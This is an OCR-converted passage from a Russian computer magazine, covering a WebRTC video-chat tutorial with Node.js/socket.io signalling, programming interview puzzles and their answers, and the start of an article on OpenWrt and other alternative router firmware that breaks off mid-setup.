
```
function pc1_onaddstream(event) {
  console.log("pc_onaddstream()");
  remoteVideo1.src = URL.createObjectURL(event.stream);
}
```

При нажатии на кнопку createOffer создадим RTCPeerConnection, зададим методы onicecandidate и onaddstream и запросим формирование Offer SDP, вызвав метод createOffer():

MICROSOFT CU-RTC-WEB

Microsoft не была бы Microsoft, если бы в ответ на инициативу Google не выпустила немедленно свой собственный несовместимый нестандартный вариант под названием CU-RTC-Web (bit.ly/Z63rre). Хотя доля IE, и так небольшая, продолжает сокращаться, количество пользователей Skype дает Microsoft надежду потеснить Google, и можно предположить, что именно этот стандарт будет использоваться в браузерной версии Skype. Стандарт Google ориентирован в первую очередь на коммуникации между браузерами; в то же время основная часть голосового трафика по-прежнему остается в обычной телефонной сети, и шлюзы между ней и IP-сетями необходимы не только для удобства использования или более быстрого распространения, но и в качестве средства монетизации, которое позволит большему числу игроков их развивать.

Появление еще одного стандарта может не только привести к неприятной необходимости разработчикам поддерживать сразу две несовместимых технологии, но и в перспективе дать пользователю более широкий выбор возможного функционала и доступных технических решений. Поживем — увидим.



Последовательность обмена RTCPeerConnection

```
function createOffer_click() {
  console.log("createOffer_click()");

  // Создаем RTCPeerConnection
  pc1 = new webkitRTCPeerConnection↵
  (servers);

  // Callback-функция для обработки
  // ICE-кандидатов
  pc1.onicecandidate = ↵
  pc1_onicecandidate;

  // Callback-функция, вызываемая
  // при появлении медиапотока от даль-
  // ней стороны. Пока что его нет
  pc1.onaddstream = pc1_onaddstream;

  // Передадим локальный медиапоток
  // (предполагаем, что он уже получен)
  pc1.addStream(localStream);

  // И собственно запрашиваем
  // формирование Offer
  pc1.createOffer(
    pc1_createOffer_success,
    pc1_createOffer_error,
    offerConstraints
  );
}
```

Сохраним файл как rtctest2.html, выложим его на сервер, откроем в браузере и посмотрим в консоли, какие данные он формирует. Второе видео пока не появится, так как участник всего один. Напомним, SDP — описание параметров медиасессии, доступные кодеки, медиапотоки, а ICE-кандидаты — возможные варианты подключения к данному участнику.

ФОРМИРОВАНИЕ ANSWER SDP И ОБМЕН ICE-КАНДИДАТАМИ

И Offer SDP, и каждого из ICE-кандидатов необходимо передать другой стороне и там после их получения у RTCPeerConnection вызвать методы setRemoteDescription для Offer SDP и addIceCandidate для каждого ICE-кандидата, полученного от дальней стороны; аналогично в обратную сторону для Answer SDP и удаленных ICE-кандидатов. Сам Answer SDP формируется аналогично Offer; разница в том, что вызывается не метод createOffer, а метод createAnswer и перед этим RTCPeerConnection методом setRemoteDescription передается Offer SDP, полученный от вызывающей стороны.

Добавим еще один видеоэлемент в HTML:

```
<video id="remoteVideo2" autoplay=true></video>
```

и глобальную переменную для второго RTCPeerConnection под объявлением первой:

```
var pc2;
```

Обработка Offer и Answer SDP

Формирование Answer SDP очень похоже на Offer. В callback-функции, вызываемой при успешном формировании Answer, аналогично Offer, отдадим локальное описание и передадим полученный Answer SDP первому участнику:

```
function pc2_createAnswer_success(desc) {
  pc2.setLocalDescription(desc);
  console.log("pc2_createAnswer_success()", desc.sdp);
  pc1.setRemoteDescription(desc);
}
```

Callback-функция, вызываемая в случае ошибки при формировании Answer, полностью аналогична Offer:

```
function pc2_createAnswer_error(error) {
  console.log('pc2_createAnswer_error():', error);
}
```

Параметры для формирования Answer SDP:

```
var answerConstraints = {
  'mandatory': { 'OfferToReceiveAudio' : true,
                 'OfferToReceiveVideo' : true }
};
```

При получении Offer вторым участником создадим RTCPeerConnection и сформируем Answer аналогично Offer:

```
function pc2_receivedOffer(desc) {
  console.log("pc2_receiveOffer()", desc);

  // Создаем объект RTCPeerConnection для второго
  //участника аналогично первому
  pc2 = new webkitRTCPeerConnection(servers);

  // Задаем обработчик события при появлении
  // ICE-кандидата
  pc2.onicecandidate = pc2_onicecandidate;

  // При появлении потока подключим его
  // к HTML <video>
  pc2.onaddstream = pc_onaddstream;

  // Передадим локальный медиапоток (в нашем
  // примере у второго участника он тот же,
  // что и у первого)
  pc2.addStream(localStream);

  // Теперь, когда второй RTCPeerConnection готов,
  // передадим ему полученный Offer SDP (первому
  // мы передавали локальный поток)
  pc2.setRemoteDescription( new ↵
  RTCSessionDescription(desc));

  // Запросим у второго соединения формирование
  // данных для сообщения Answer
  pc2.createAnswer(
    pc2_createAnswer_success,
    pc2_createAnswer_error,
    answerConstraints
  );
}
```

TURN-СЕРВЕРЫ

ICE-кандидаты бывают трех типов: host, srflx и relay. Host содержат информацию, полученную локально, srflx — то, как узел выглядит для внешнего сервера (STUN), и relay — информация для проксирования трафика через TURN-сервер. Если наш узел находится за NAT'ом, то host-кандидаты будут содержать локальные адреса и будут бесполезны, кандидаты srflx помогут только при определенных видах NAT и relay будут последней надеждой пропустить трафик через промежуточный сервер.

Пример ICE-кандидата типа host, с адресом 192.168.1.37 и портом udp/34022:

```
a=candidate:337499441 2 udp 2113937151 192.168.1.37 34022 typ host generation 0
```

Общий формат для задания STUN/TURN-серверов:

```
var servers = { "iceServers": [
    { "url": "stun:stun.stunprotocol.org:3478" },
    { "url": "turn:user@host:port", "credential": "password" }
  ]
};
```

Публичных STUN-серверов в интернете много. Большой список, например, есть здесь: www.voip-info.org/wiki/view/STUN. К сожалению, решают они слишком малую часть проблем. Публичных же TURN-серверов, в отличие от STUN, практически нет. Связано это с тем, что TURN-сервер пропускает через себя медиапотоки, которые могут значительно загружать и сетевой канал, и сам сервер. Поэтому самый простой способ подключиться к TURN-серверам — установить его самому (понятно, что потребуется публичный IP). Из всех серверов, на мой взгляд, наилучший rfc5766-turn-server (code.google.com/p/rfc5766-turn-server). Под него есть даже готовый образ для Amazon EC2.

С TURN пока не все так хорошо, как хотелось бы, но идет активная разработка, и, хочется надеяться, через какое-то время WebRTC если не сравняется со Skype по качеству прохождения через трансляцию адресов (NAT) и сетевые экраны, то по крайней мере заметно приблизится.

ТРАНСЛЯЦИЯ ЭКРАНА

Функцией getUserMedia можно также захватить экран и транслировать как MediaStream, указав следующие параметры:

```
video: {
  mandatory: { chromeMediaSource: 'screen' },
  optional: []
}};
```

Для успешного доступа к экрану должно выполняться несколько условий:

- включить флаг снимка экрана в getUserMedia() в chrome://flags/,chrome://flags/;
- исходный файл должен быть загружен по HTTPS (SSL origin);
- аудиопоток не должен запрашиваться;
- не должно выполняться несколько запросов в одной закладке браузера.

БИБЛИОТЕКИ ДЛЯ WEBRTC

Хотя WebRTC еще и не закончен, уже появилось несколько базирующихся на нем библиотек. JsSIP (jssip.net) предназначена для создания браузерных софтфонов, работающих с SIP-коммутаторами, такими как Asterisk и Camalio. PeerJS (peerjs.com) упростит создание P2P-сетей для обмена данными, а Holla (wearefractal.com/holla) сократит объем разработки, необходимый для P2P-связи из браузеров.

Для того чтобы в рамках нашего примера передать Offer SDP от первого участника ко второму, раскомментируем в функции pc1_createOffer_success() строку вызова:

```
pc2_receivedOffer(desc);
```

Чтобы реализовать обработку ICE-кандидатов, раскомментируем в обработчике события готовности ICE-кандидатов первого участника pc1_onicecandidate() его передачу второму:

```
pc2.addIceCandidate(new ↵
RTCIceCandidate(event.candidate));
```

Обработчик события готовности ICE-кандидатов второго участника зеркально подобен первому:

```
function pc2_onicecandidate(event) {
  if (event.candidate) {
    console.log("pc2_onicecandidate():", ↵
    event.candidate.candidate);
    pc1.addIceCandidate(new RTCIceCandidate(event.candidate));
  }
}
```

Callback-функция для добавления медиапотока от первого участника:

```
function pc2_onaddstream(event) {
  console.log("pc_onaddstream()");
  remoteVideo2.src = URL.createObjectURL(event.stream);
}
```

Завершение соединения

Добавим еще одну кнопку в HTML

```
<button id="btnHangup" onclick="btnHangupClick()">Hang Up
</button>
```

и функцию для завершения соединения

```
function btnHangupClick() {
  // Отключаем локальное видео от HTML-элементов <video>,
  // останавливаем локальный медиапоток, устанавливаем = null
  localVideo1.src = ""; localStream.stop(); localStream = null;
  // Для каждого из участников отключаем видео от HTML-
  // элементов <video>, закрываем соединение, устанавливаем
  // указатель = null
  remoteVideo1.src = ""; pc1.close(); pc1 = null;
  remoteVideo2.src = ""; pc2.close(); pc2 = null;
}
```

Сохраним как rtctest3.html, выложим на сервер и откроем в браузере. В этом примере реализована двусторонняя передача медиапотоков между двумя RTCPeerConnection в рамках одной закладки браузера. Чтобы организовать через сеть обмен Offer и Answer SDP, ICE-кандидатами между участниками и другой информацией, потребуется вместо прямого вызова процедур реализовать обмен между участниками с помощью какого-либо транспорта, в нашем случае — веб-сокетов.

Node.js и socket.io

Для того чтобы организовать обмен SDP и ICE-кандидатами между двумя RTCPeerConnection через сеть, используем Node.js с модулем socket.io. Установка последней стабильной версии Node.js (для Debian/Ubuntu) описана здесь: bit.ly/jTdcri

```
$ sudo apt-get install python-software-properties python ↵
  g++ make
$ sudo add-apt-repository ppa:chris-lea/node.js
$ sudo apt-get update
$ sudo apt-get install nodejs
```

Установка под другие операционные системы описана здесь: bit.ly/egLfzu. Проверим:

```
$ echo "sys=require('util'); sys.puts('Test message');" >
  nodetest1.js
$ nodejs nodetest1.js
```

С помощью npm (Node Package Manager) установим socket.io и дополнительный модуль express:

```
$ npm install socket.io express
```

Проверим, создав файл nodetest2.js для серверной части:

```
$ nano nodetest2.js
var app = require('express')()
  , server = require('http').createServer(app)
  , io = require('socket.io').listen(server);
server.listen(80); // Если порт 80 свободен

// При обращении к корневой странице
app.get('/', function (req, res) {
  // отдадим HTML-файл
  res.sendfile(__dirname + '/nodetest2.html');
});
// При подключении
io.sockets.on('connection', function (socket) {
  // отправим сообщение
  socket.emit('server event', { hello: 'world' });
  // и объявим обработчик события при поступлении сообщения
  // от клиента
  socket.on('client event', function (data) {
    console.log(data);
  });
});
```

И nodetest2.html для клиентской части:

```
$ nano nodetest2.html
<script src="/socket.io/socket.io.js"></script>
<script>
  // URL сервера веб-сокетов (корневая страница сервера,
  // с которого была загружена страница)
  var socket = io.connect('/');

  socket.on('server event', function (data) {
    console.log(data);
    socket.emit('client event', { 'name': 'value' });
```

```
  });
</script>
```

Запустим сервер:

```
$ sudo nodejs nodetest2.js
```

и откроем страницу http://localhost:80 (если запущен локально на 80-м порту) в браузере. Если все успешно, в консоли JavaScript браузера мы увидим обмен событиями между браузером и сервером при подключении.

ОБМЕН ИНФОРМАЦИЕЙ МЕЖДУ RTCPEERCONNECTION ЧЕРЕЗ ВЕБ-СОКЕТЫ

Клиентская часть

Сохраним наш основной пример (rtcdemo3.html) под новым именем rtcdemo4.html. Подключим в элементе <head> библиотеку socket.io:

```
<script src="/socket.io/socket.io.js"></script>
```

И в начале сценария JavaScript — подключение к веб-сокетам:

```
var socket = io.connect('http://localhost');
```

Заменим прямой вызов функций другого участника отправкой ему сообщения через веб-сокеты:

```
function createOffer_success(desc) {
  ...
  // pc2_receivedOffer(desc);
  socket.emit('offer', desc);
  ...
}
function pc2_createAnswer_success(desc) {
  ...
  // pc1.setRemoteDescription(desc);
  socket.emit('answer', desc );
}
function pc1_onicecandidate(event)  {
  ...
  // pc2.addIceCandidate(new RTCIceCandidate↵
  // (event.candidate));
  socket.emit('ice1', event.candidate);
  ...
}
function pc2_onicecandidate(event)  {
  ...
  // pc1.addIceCandidate(new RTCIceCandidate↵
  // (event.candidate));
  socket.emit('ice2', event.candidate);
  ...
}
```

В функции hangup() вместо прямого вызова функций второго участника передадим сообщение через веб-сокеты:

```
function btnHangupClick() {
  ...
  // remoteVideo2.src = ""; pc2.close(); pc2 = null;
  socket.emit('hangup', {});
}
```

И добавим обработчики получения сообщения:

```
socket.on('offer', function (data) {
  console.log("socket.on('offer'):", data);
  pc2_receivedOffer(data);
});
socket.on('answer', function (data) {e
  console.log("socket.on('answer'):", data);
  pc1.setRemoteDescription( new RTCSessionDescription(data));
});
socket.on('ice1', function (data) {
  console.log("socket.on('ice1'):", data);
  pc2.addIceCandidate(new RTCIceCandidate(data));
});
socket.on('ice2', function (data) {
  console.log("socket.on('ice2'):", data);
  pc1.addIceCandidate(new RTCIceCandidate(data));
});
socket.on('hangup', function (data) {
  console.log("socket.on('hangup'):", data);
  remoteVideo2.src = ""; pc2.close(); pc2 = null;
});
```

Серверная часть

На серверной стороне сохраним файл nodetest2.js под новым именем rtctest4.js и внутри функции io.sockets.on('connection', function (socket) { ... } добавим прием и отправку сообщений клиентов:

```
// При получении сообщения 'offer', так как клиентское
// соединение в данном примере всего одно,
// отправим сообщение обратно через тот же сокет
socket.on('offer', function (data) {
  socket.emit('offer', data);
  // Если бы было необходимо переслать сообщение по всем
  // соединениям, кроме отправителя:
  // soket.broadcast.emit('offer', data);
});
socket.on('answer', function (data) {
  socket.emit('answer', data);
});
socket.on('ice1', function (data) {
  socket.emit('ice1', data);
});
socket.on('ice2', function (data) {
  socket.emit('ice2', data);
});
socket.on('hangup', function (data) {
  socket.emit('hangup', data);
});
```

Кроме этого, изменим имя HTML-файла возвращаемого при обращении к корневому каталогу:

```
// res.sendfile(__dirname + '/nodetest2.html');
res.sendfile(__dirname + '/rtctest4.html');
```

Запуск сервера:


```
$ sudo nodejs rtctest4.js
```

Несмотря на то что код обоих клиентов выполняется в пределах одной и той же закладки браузера, все взаимодействие между участниками в нашем примере полностью осуществляется через сеть и «разнести» участников уже не составит особой сложности. Впрочем, то, что мы делали, тоже было очень простым — эти технологии и хороши своей простотой в использовании. Пусть иногда и обманчивой. В частности, не будем забывать, что без STUN/TURN-серверов наш пример не сможет работать в присутствии трансляции адресов и сетевых экранов.

ЗАКЛЮЧЕНИЕ

Получившийся пример очень условен, но если немного универсализировать обработчики событий, чтобы они не различались у вызывающей и вызываемой стороны, вместо двух объектов pc1 и pc2 сделать массив RTCPeerConnection и реализовать динамическое создание и удаление элементов <video>, то получится вполне пригодный для использования видеочат. В этом уже нет особой специфики, связанной с WebRTC, и пример простейшего видеочата на несколько участников (как и тексты всех примеров статьи) есть на диске, идущем с журналом. Впрочем, и в интернете можно найти уже немало хороших примеров. В частности, при подготовке статьи использовались: simpl.info getUserMedia (bit.ly/YdIpBv), simpl.info RTCPeerConnection (bit.ly/18a1L0v), WebRTC Reference App (bit.ly/Wjb0cA).

Можно предположить, что совсем скоро благодаря WebRTC произойдет переворот не только в нашем представлении о голосовой и видеосвязи, но и в том, как мы воспринимаем интернет в целом. WebRTC позиционируется не только как технология для звонков из браузера в браузер, но и как технология коммуникаций реального времени. Видеосвязь, которую мы разобрали, лишь небольшая часть возможных вариантов его использования. Уже есть примеры трансляции экрана (скриншаринга) (bit.ly/16zeiuW), и совместной работы (bit.ly/ZqvaxR), и даже P2P-сеть доставки контента на основе браузеров (https://peercdn.com) с помощью RTCDataChannel.



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

РЕШЕНИЕ ЗАДАЧ ОТ КОМПАНИИ EMBARCADERO ИЗ ПРОШЛОГО НОМЕРА

Победитель пока не определился, поэтому лови половину решений задач из прошлого номера. Оставшуюся половину решений мы выкатим в следующем номере или на нашем сайте, вместе с чествованием победителя, который получит лицензию на RAD Studio XE4 стоимостью более 100 килорублей. Вообще офигеть: задачки простые, в подарок — лицензия на отличную среду разработки в Delphi, C++ Builder и FireMonkey с прямой разработкой приложений для iOS, а полноценных решений от читателей все еще нет! Если так дальше пойдет, я сам пришлю решения в Embarcadero с фейкового мыла :). Только тсс!

ЗАДАЧА 1

Дан код, срабатывающий при нажатии на кнопку:

```
procedure TForm1.Button1Click↵
(Sender: TObject);
begin
  try
    try
      StrToInt('some number');
      ShowMessage('1');
    except
      ShowMessage('2');
    end;
  finally
    ShowMessage('3');
  end;
  ShowMessage('4');
end;
```

Какие цифры увидит пользователь программы?

Ответ: цифры 2, 3, 4. Цифра 1 не отобразится, так как строчкой выше возникнет исключение. Цифра 2 появится — сработает except.

Строка в блоке finally выполняется всегда. Цифра 4 тоже появится, поскольку исключение уже обработано.

ЗАДАЧА 2

Дан код:

```
A = class
  public
    procedure Fun;
end;
B = class(A)
  public
    procedure Fun;
end;

procedure A.Fun;
begin
  ShowMessage('A');
end;

procedure B.Fun;
begin
  ShowMessage('B');
end;

//…
var
  refA : A;
  refB : B;
begin
  refA := B.Create;
  refB := refA;
  refA.Fun;
  refB.Fun;
  //…
end;
```

- В какой строчке кода будет ошибка компиляции? Каким способом (способами) можно ее исправить?
- В случае исправления и успешного запуска какие буквы увидит пользователь?
- Какие изменения нужно внести в код классов, чтобы пользователь увидел два раза букву B?

Ответ: ошибка компиляции будет в строке refB := refA. Исправить можно так: refB := refA as B или refB := B(A).

Первый способ предпочтительнее, так как выполнится проверка на наследование классов B = class(A). После исправления пользователь увидит A и затем B.

Чтобы были отображены два раза буквы B, нужно добавить virtual к описанию метода procedure Fun в классе A и override к методу procedure B в классе B.

ЗАДАЧА 3

Дан код:

```
IMyInterface = interface
end;

TMyClass = class(TInterfacedObject, ↵
IMyInterface)
  public
    destructor Destroy;
end;

destructor TMyClass.Destroy;
begin
  ShowMessage('destructor');
end;
procedure TForm1.Button1Click↵
(Sender: TObject);
var
  inf : IMyInterface;
  begin
  inf := TMyClass.Create;
end;
```

Что нужно изменить в коде, чтобы при нажатии на кнопку пользователь увидел сообщение со словом «destructor»?

Ответ: нужно добавить слово «override» к описанию деструктора в классе. При работе с объектом через интерфейсную ссылку объект удалится автоматически, писать Free не надо!

ЗАДАЧА 4

Пусть на «форме» размещен компонент TTable. Какие строчки кода не будут компилироваться?

1. Table1.FieldByName('id').Value := 10;
2. Table1.FieldByName('id').Value := 'ten';
3. Table1.FieldByName('id').AsInteger := 10;
4. Table1.Fields[0].AsString := 10;
5. Table1['id'] := 10;
6. Table1['id'] := 'ten';
7. Table1.Fields['id'] := 'ten';
8. Table1.Fields['id'] := 10;
9. Table1.Fields.FieldByName('id').AsString := 10;
10. Table1.FieldsById('id').Value := 10;
11. Table1.Fields.FieldByName('id').AsInteger := 10;

Ответ: будут компилироваться строки 1, 2, 3, 5, 6, 11. Другие строки компилятор не пропустит: 4, 7, 8 и 9 — «несовместимость типов», 10 — «незадекларированный идентификатор».

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.



ДЛЯ ЖЕЛАЮЩИХ РАЗМЯТЬ МОЗГИ — НОВАЯ ПАРТИЯ ЗАДАЧЕК

ЗАДАЧИ ОТ КОМПАНИИ «КОД БЕЗОПАСНОСТИ»

Первая задача

Почему в первом выражении необходимо указывать параметры шаблонного типа в явном виде, а во втором выражении этого не требуется?

```
std::map<int, int>myMap;
// Выражение 1
myMap.insert(std::pair<int, ↵
int>(10, 20));
// Выражение 2
myMap.insert(std::make_pair(30, 40));
```

Вторая задача

Вызов какого метода Method1(), Method2() приведет к ошибке?

Приведенный пример не относится к практикам коммерческого программирования, а служит для понимания внутреннего устройства классов.

```
class CA
{
  public:
  virtual ~CA() {}
  void Method1() { std::cout<< ↵
  "Hello, world?"; }
  virtual void Method2() { std::cout<< ↵
  "Hello, world?"; }
};
CA* pA = NULL;
pA->Method1();
pA->Method2();
```

Третья задача

Каково время жизни объекта класса CWnd, указатель на который возвращает метод CWnd::GetDlgItem(intnIDControl)?

ЗАДАЧИ ОТ IT-КОМПАНИИ CUSTIS (CUSTIS.RU)

Задача для системных аналитиков

Допустим, с точки зрения бухгалтера, счета делятся на балансовые счета первого порядка, второго порядка и лицевые (для краткости БС1, БС2, ЛС). БС1 находятся на верху иерархии, БС2 вкладываются в них, а ЛС вкладываются в БС2.

Все счета имеют обязательные атрибуты — имя и номер. У БС1 номер имеет длину 3, у БС2 — 5, у ЛС — 20. Имя не превышает 255 символов.

Со временем счета могут открываться и закрываться. При этом переоткрытый БС1 или БС2 — это другая сущность, а вот переоткрытый ЛС — это та же сущность, то есть ссылки на этот ЛС должны остаться актуальными. Необходимо строить корректные отчеты за любую дату.

Предложите схему (ERD) для хранения таких данных.

Задача для разработчиков PL/SQL

Нужно передать в процедуру B список номеров счетов. Процедура B должна просто перебрать все счета и вызвать для каждого процедуру A, которая, в свою очередь, просто выводит их через dbms_output. Предложите варианты реализации процедур A и B, напишите код для одного из них.

Задача для разработчиков C#

Выберите верные утверждения относительно сборщика мусора (garbagecollector) в CLR:

A. Объект собирается сборщиком мусора, только когда на него не остается ссылок.
B. Два объекта, которые ссылаются друг на друга, могут быть собраны сборщиком мусора.
C. Недостатком сборщика мусора является медленное выделение памяти для новых объектов.
D. Объект, на который ссылается статическое поле класса, никогда не будет собран.

Варианты ответов:

1. B, C
2. A, D
3. B, D
4. A, C, D
5. A, B, D

Задача для разработчиков Java

Напишите для каждой строки с комментарием:

- в каком состоянии находится объект e (new, managed, detached, removed);
- для каких строк кода можно гарантировать (для конфигурации по умолчанию), что сразу после их выполнения состояние и поля объекта в памяти и в БД синхронизированы.

```
public static void main(String[]args){
  EntityManagerFactoryemf=Persistence.↵
  createEntityManagerFactory("myPU");
  EntityManagerem=emf.↵
  createEntityManager();
  MyEntity e =newMyEntity();// 1
  em.getTransaction().begin();
  em.persist(e);// 2
  em.getTransaction().commit();// 3
  em.close();↵
  em=emf.createEntityManager();// 4
  e =em.find(MyEntity.class, ↵
  e.getId());// 5
  em.close();em=emf.↵
  createEntityManager();// 6
  e =em.merge(e);// 7
  em.getTransaction().begin();
  em.remove(e);// 8
  Long amount =(Long)em.createQuery↵
  ("select count(e.id) from MyEntity ↵
  e").getSingleResult();// 9
  em.getTransaction().commit();// 10
  em.close();// 11
}
```

ЧИТАТЕЛИ, ШЛИТЕ НАМ ВАШИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — две страницы чистого текста!




МАСТЕР НА ВСЕ РУКИ

Обзор альтернативных прошивок домашних роутеров



Возможности стандартных прошивок часто не удовлетворяют всем требованиям пользователей. Кому-то надо качать торренты, кому-то необходим DLNA/VoIP/принт-сервер, а кто-то просто любит экспериментировать. Во всех этих случаях можно поставить ту или иную прошивку, а если ни одна из них не подходит, то и собрать ее самому.



Роман Ярыженко
rommanio@yandex.ru

ВВЕДЕНИЕ

SOHO-роутеры у большинства обычных пользователей, как правило, ставятся по принципу «настроил и забыл». Основное их предназначение в раздаче интернета для домашней сети, однако в отдельных случаях возникает необходимость в чем-нибудь более экзотическом, к примеру — в файловом сервере. В стандартных прошивках таких возможностей может и не быть. Но, поскольку ПО абсолютного большинства современных роутеров для домашнего использования (кроме, быть может, Huawei, где используется ОС собственной разработки) основано на ядре Linux, а некоторые фирмы в свое время даже открыли часть исходников, не исключено, что для твоего роутера существуют и кастомные прошивки, в одной из которых может найтись столь желанная возможность — как знать? А если даже и не найдется, то при некоторых усилиях ты можешь эту возможность добавить самостоятельно.

На данный момент наиболее популярными прошивками считаются следующие:

- **OpenWrt** (https://openwrt.org) — пожалуй, самая известная из альтернативных прошивок. Возможности ее включают, например, ФС с функцией записи (как правило, реализуется путем создания раздела jffs2 и использования overlayfs для объединения со squashfs), пакетный менеджер opkg с репозиторием, в котором более 3000 пакетов, и способностью использовать внешний накопитель для увеличения свободного пространства в /. При этом основная часть прошивки очень маленькая. Фактически это даже не прошивка, а полноценный дистрибутив для роутеров с соответствующими возможностями.
- **DD-WRT** (www.dd-wrt.com) — тоже достаточно популярная прошивка. В отличие от предыдущей, заточена для тех, кто не хочет ковыряться в конфигурационных файлах, устанавливать программы... Разумеется, там есть возможность это сделать, но придется столкнуться с некоторыми затруднениями.
- **Прошивка от Олега** (oleg.wl500g.info). В основном предназначена для роутеров Asus. Отличается, по мнению некоторых, довольно неплохой поддержкой принтеров и достаточно странной на первый взгляд системой сохранения файлов в прошивке — после каждого изменения файловой системы необходимо давать две-три команды.
- **Tomato** (polarcloud.com/tomato) предназначена для роутеров на чипе Broadcom. Одно из преимуществ данной прошивки — при обновлении сохраняется старая конфигурация.

- **LibreWRT** (librewrt.org) — совершенно свободная прошивка от FSF. Как водится, отпочковалась от OpenWrt и практически ничем, кроме отсутствия проприетарных драйверов, от последней не отличается. Примечательна тем, что из-за нее FSF немного изменил свои принципы: если до этого одним из условий «свободы» была необходимость иметь возможность компиляции приложения на том же устройстве, на котором оно запускается, то теперь это необязательно.

Разумеется, в списке упомянуты не все прошивки, но их настолько много, что всех и не упомнишь. Дальше я буду рассматривать роутер TP-LINK TL-WDR4300 и прошивку OpenWrt, как наиболее гибкую.


УСТАНОВКА И НАЧАЛЬНАЯ КОНФИГУРАЦИЯ OPENWRT

Первым делом необходимо прошить роутер. В моем случае в этом не было ничего сложного, главное — выбрать правильный вариант прошивки. Для этого необходимо внимательно смотреть на название — для обновления со стоковой прошивки TP-LINK я использовал файл `openwrt-ar71xx-generic-tl-wdr4300-v1-squashfs-factory.bin`. В названии закодированы семейство чипсетов (ar71xx), конфигурация ядра (generic), название и версия аппаратной части роутера, тип ФС и для какой именно цели предназначен образ — прошивка с нуля (factory) или обновление существующей OpenWrt (sysupgrade). Ни в коем случае не используй sysupgrade для установки со стоковой прошивки — так ты просто превратишь роутер в кирпич. И вообще, поскольку для каждого роутера все индивидуально, читай внимательно соответствующий сайт.

Но вот ты прошил роутер и при этом умудрился его не окирпичить. Заходи по Telnet (адрес по умолчанию 192.168.1.1) и настраивай WAN. У меня он довольно долго не подключался, и пришлось разбираться с этим вопросом. Оказалось, что некоторые провайдеры (в частности, ТТК, к которому я подключен), кроме проверки по MAC-адресу, требуют еще и совпадения с этим MAC-адресом ClientID.

В итоге я использовал следующие команды (здесь и далее в статье, чтобы не путаться, где именно исполнять команды — на компе или на роутере, роутер будет обозначаться как `openwrt#`):

```
